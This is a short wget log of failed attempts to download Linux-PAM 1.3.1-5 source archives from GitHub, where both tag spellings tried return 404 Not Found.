Resolving github.com (github.com)... 140.82.121.4
Connecting to github.com (github.com)|140.82.121.4|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://codeload.github.com/linux-pam/linux-pam/tar.gz/Linux-PAM-1.3.1-5 [following]
--2024-05-14 00:49:50--  https://codeload.github.com/linux-pam/linux-pam/tar.gz/Linux-PAM-1.3.1-5
Resolving codeload.github.com (codeload.github.com)... 140.82.121.10
Connecting to codeload.github.com (codeload.github.com)|140.82.121.10|:443... connected.
HTTP request sent, awaiting response... 404 Not Found
2024-05-14 00:49:51 ERROR 404: Not Found.

--2024-05-14 00:49:51--  https://github.com/linux-pam/linux-pam/archive/Linux-PAM-1_3_1-5.tar.gz
Resolving github.com (github.com)... 140.82.121.4
Connecting to github.com (github.com)|140.82.121.4|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://codeload.github.com/linux-pam/linux-pam/tar.gz/Linux-PAM-1_3_1-5 [following]
--2024-05-14 00:49:51--  https://codeload.github.com/linux-pam/linux-pam/tar.gz/Linux-PAM-1_3_1-5
Resolving codeload.github.com (codeload.github.com)... 140.82.121.10
Connecting to codeload.github.com (codeload.github.com)|140.82.121.10|:443... connected.
HTTP request sent, awaiting response... 404 Not Found
2024-05-14 00:49:51 ERROR 404: Not Found.

Failed to download
```